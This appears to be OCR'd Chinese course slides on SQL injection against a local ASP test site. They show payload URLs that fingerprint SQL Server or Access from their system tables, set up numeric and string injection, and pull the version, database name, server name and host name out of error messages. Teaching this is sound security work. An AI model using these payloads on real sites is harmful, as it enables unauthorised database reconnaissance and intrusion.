
http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and (select count(*) from sysobjects)>0--

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and (select count(*) from msysobjects)>0--

根据系统表的不同判断


- 如果数据库是SQL Server，那么第一个网址的页面与原页面http://www.xxx.com/news.asp?id=1是大致相同的；而第二个网址，由于找不到表msysobjects，会提示出错，就算程序有容错处理，页面也与原页面完全不同。
- 如果数据库用的是Access，那么情况就有所不同，第一个网址的页面与原页面完全不同；第二个网址，则视乎数据库设置是否允许读该系统表，一般来说是不允许的，所以与原网址也是完全不同。大多数情况下，用第一个网址就可以得知系统所用的数据库类型，第二个网址只作为开启IIS错误提示时的验证。

根据系统表的不同判断



http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and (select count(*) from msysobjects)>0-- 显示错误。不为**Access**

根据系统表的不同判断



http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11’ and (select count(*) from sysobjects)>0-- 显示正确。判断为**MS SQL**

信息采集

- 对于一些SQL基本的信息采集，通常利用IIS错误机制构造错误SQL查询语句，通过错误判断信息采集的内容。
- 由于带参网页类型有时不同，如id=1的数字型和name=tvb的字符，所以在构造注入语句的时候是不同的。

✓ 数字型注入的参数为id=49 And [查询条件] :

Select * from 表名 where id=1 And [查询条件]

✓ 字符型注入的参数为Class=连续剧’ and [查询条件] and ‘’=’ :

Select * from 表名 where name=’abc’ and [查询条件] and ‘’=’’


信息采集

- 这里测试用的网站使用的字符型查询方式，所以在构造时都需要使用单引号‘
- 比如需要采集数据库软件版本，我们可以构造如下SQL插入语句，其中%20就是空格的意思：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11**‘%20and%20@@version%3E1--**

- 在浏览器上输入以上语句之后可以看到错误信息：

信息采集



- 从上述错误信息中划线部分就是MS SQL的版本号


信息采集

- 又如需要采集当前数据库名，可以构造如下SQL插入语句：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11**'%20and%20db_name()%3E0--**

- 这次的错误信息则可以看出当前使用的数据库名，见图：

信息采集



- 从上述错误信息中划线部分就是当前使用数据库名

信息采集

- 其他一些常用的信息采集插入语句(%3E = >)：

✓ url + ‘%20and%20@@servername%3E0--　　服务器名

✓ url + ‘%20and%20host_name()%3E0--　　主机名

